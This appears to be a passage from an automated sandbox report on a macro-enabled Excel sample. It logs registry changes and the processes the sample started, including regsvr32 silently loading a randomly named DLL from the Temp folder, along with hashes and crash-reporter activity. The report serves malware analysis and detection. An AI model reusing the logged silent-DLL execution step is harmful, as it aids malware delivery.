00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F208B	F208B	binary	04 00 00 00 F0 07 00 00 2D 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 73 00 61 00 6D 00 70 00 6C 00 65 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 2D 00 30 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 58 1B 1B 8B 8A E8 D6 01 8B 20 0F 00 8B 20 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	h82	binary	68 38 32 00 F0 07 00 00 02 00 00 00 00 00 00 00 5E 00 00 00 01 00 00 00 2E 00 00 00 24 00 00 00 73 00 61 00 6D 00 70 00 6C 00 65 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 2D 00 30 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 73 00 61 00 6D 00 70 00 6C 00 65 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 2D 00 30 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358626844	1378549789	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378549789	1378549790	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358626844	1378549789	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378549789	1378549790	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358626865	1378549810	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378549810	1378549811	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378549790	1378549791	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378549791	1378549792	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378549790	1378549791	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378549791	1378549792	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378549811	1378549812	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378549812	1378549813	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1378549806	1378549807	success or wait	1	14025828C	ShellExecuteA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1378549807	1378549808	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1378549808	1378549809	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1378549809	1378549810	success or wait	1	14025828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E600904001000000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378549761	1378549762	success or wait	1	7FEEAC59AC0	unknown

Analysis Process: regsvr32.exe PID: 2324 Parent PID: 2032

General

Start time:	18:27:48
Start date:	11/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\fhmhkjo.dll.
Imagebase:	0xffe30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: DW20.EXE PID: 3032 Parent PID: 2032

General

Start time:	18:28:06
Start date:	11/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\DW\DW20.EXE
Wow64 process (32bit):	false
Commandline:	'C:\PROGRA~1\COMMON~1\MICROS~1\DW\DW20.EXE' -x -s 1948
Imagebase:	0x13f3f0000
File size:	995024 bytes
MD5 hash:	45A078B2967E0797360A2D4434C41DB4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: DWWIN.EXE PID: 2472 Parent PID: 3032

General

Start time:	18:28:06
Start date:	11/01/2021
Path:	C:\Windows\System32\DWWIN.EXE
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\dwwin.exe -x -s 1948
Imagebase:	0xff840000
File size:	152576 bytes
MD5 hash:	25247E3C4E7A7A73BAEEA6C0008952B1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis